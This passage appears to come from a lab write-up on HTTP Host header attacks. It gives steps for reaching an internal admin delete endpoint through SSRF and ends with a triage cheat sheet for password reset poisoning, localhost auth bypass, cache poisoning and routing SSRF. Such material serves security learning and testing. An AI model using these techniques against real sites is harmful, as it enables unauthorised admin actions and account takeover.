
Worked!!
-
Exploit: Set
Hostto the discovered internal IP. Update the absolute URL path to.../admin/delete. Add necessary CSRF tokens and cookies to complete the action.
IMPACT: Bypassing domain whitelists to perform SSRF.
⚡ Fast Triage Cheat Sheet
| Attack Vector | 🚩 Immediate Signal | 🔧 The Critical Move |
|---|---|---|
| Password Poisoning | Reset email link reflects Host value. |
Set Host to exploit server & trigger reset. |
| Auth Bypass | /admin is 403 but exists. |
Set Host: localhost. |
| Cache Poisoning | Response reflects 2nd Host header. |
Add duplicate header until X-Cache: hit. |
| Routing SSRF | Collaborator in Host triggers DNS. |
Intruder on Host IP; uncheck “Update Host header”. |
| Parsing SSRF | Absolute URL allows external Host. |
Request Line = Valid URL; Host Header = Internal IP. |